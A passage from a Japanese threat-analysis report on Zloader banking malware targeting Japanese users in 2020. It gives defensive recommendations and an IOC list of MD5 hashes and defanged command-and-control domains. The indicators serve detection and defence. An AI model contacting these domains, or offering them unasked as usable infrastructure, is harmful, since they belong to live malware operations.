

図14 Zloaderの構成情報が含まれている例

Zloader被害に遭わないための対策

2020年10月現在、Zloaderはさまざまな方法で日本のユーザを標的として国内へ配布されています。特に猛威をふるっているEmotetの感染状況をみると、Zloaderの感染被害に遭っているユーザは多数存在し、攻撃者は日本の感染端末から情報を窃取している可能性が考えられます。2020年10月下旬の攻撃で利用されたWebインジェクション用の設定ファイルを確認する限りでは、2020年9月中旬で利用されたものに比べて対象とする金融機関が増えていました。

今後、Zloaderを利用する攻撃者グループは、さらなる金融機関サイトの拡大や金銭に関連する情報を扱う仮想通貨取引所、ショッピングサイトや検索エンジンサイトなどにもターゲットの幅を広げる可能性があります。

引き続き、Zloaderを拡散するための攻撃は継続することが考えられるため、攻撃の被害に遭うことがないよう、以下のようなセキュリティ対策が実施できているか今一度ご確認いただくことを推奨します。

- Windows OSやOffice製品、Webブラウザなどの各ソフトウェアを常に最新の状態にする
- ウイルス対策ソフトを導入し、パターンファイルを常に最新の状態に更新する
- EDR製品を導入し、感染の検知・防御だけでなく、万が一の際の迅速な対応を可能にする
- 身に覚えのないメールの添付ファイルは開かない。メール本文中のURLリンクはクリックしない
- マクロやセキュリティに関する警告が表示された場合、安易に「マクロを有効にする」「コンテンツの有効化」というボタンはクリックしない

脅威分析チームは、今後も、さまざまなマルウェアキャンペーンを継続的に調査し、広く情報を提供していきたいと考えていますので、その情報をご活用いただければ幸いです。

サイバー救急センター　脅威分析チーム
（松本、髙源、石川）

IOC（Indicator Of Compromised）

Zloaderハッシュ値（MD5）

0a2b1a930b0a1fd7dc11d9f41bb421bb
0ccdbb8625ce02f3b70023367ba727de
23f46600a01ee95f55e6ff51b5e1d5cb
28d032b4df55d51608542d1e7ba25fcb
399afac5870b698e7692fb7bb2a500eb
7f501acc3cb1175798eebc2d7066d3f7
870a53819f2db3549facbf849717aea7
b035e24d80b7460ead4a95d0894ec36d
cd1f5e41d727816c6ca5e6c073130df4
d31b05ee7a806f3ffa827a4586478e92
d5afcf6fe67071bc51781701b7f9281a
f001a34284907effccd73401f3c67024

通信先

as9897234135[.]com
as9897234135[.]in
as9897234135[.]net
as9897234135[.]org
as9897234135[.]xyz

azoraz[.]net
dasifosafjasfhasf[.]com
dogrunn[.]com
dsdjfhd9ddksaas[.]com
dsdjfhd9ddksaas[.]eu
dsdjfhd9ddksaas[.]pro
dsdjfhd9ddksaas[.]pro
dsdjfhd9ddksaas[.]ru
dsdjfhdsufudhjas[.]com
dsdjfhdsufudhjas[.]com
dsdjfhdsufudhjas[.]info
dsdjfhdsufudhjas[.]info
dsdjfhdsufudhjas[.]name
dsdjfhdsufudhjas[.]net
dsdjfhdsufudhjas[.]pro
dsdjfhdsufudhjas[.]pro
dsdjfhdsufudhjas[.]pw
dsdjfhdsufudhjas[.]su
dsjdjsjdsadhasdas[.]com
dsjdjsjdsadhasdas[.]com
fdsjfjdsfjdsdsjajjs[.]com
fdsjfjdsfjdsdsjajjs[.]com
fdsjfjdsfjdsdsjajjs[.]info
fdsjfjdsfjdsdsjajjs[.]info
fdsjfjdsfjdsjfdjsfh[.]com
fqnssvtmqsywufblocpheas[.]eu
fqnvtmqsyfwublocpheas[.]eu
fqnvtmqsywubflocpheas[.]eu
fqnvtmqsywublfocpheas[.]eu
fqnvtmqsywublocpheas[.]eu
fqnvtmqsywublocpheas[.]ru
fqnvtmqsywublocpheas[.]su
fqnvtmqsywuikdjsmasablocpheas[.]eu
freebreez[.]com
hbamefphmqsdgkqojgwe[.]com
hoxfqvlgoabyfspvjimc[.]com
idisaudhasdhasdj[.]com
idisaudhasdhasdj[.]com
idisaudhasdhasdj[.]info
jdafiasfjsafahhfs[.]com
karamelliar[.]org
kasfajfsafhasfhaf[.]com

kdsadisadijdsasm2[.]com
kdsidsiadsakfsas[.]com
litlblockblack[.]com
makaronz[.]com
notsweets[.]net
oajdasnndkdahm[.]com
olpons[.]com
ricklick[.]com
vaktorianpackif[.]com
yrsfuaegsevyffrfsgpj[.]com
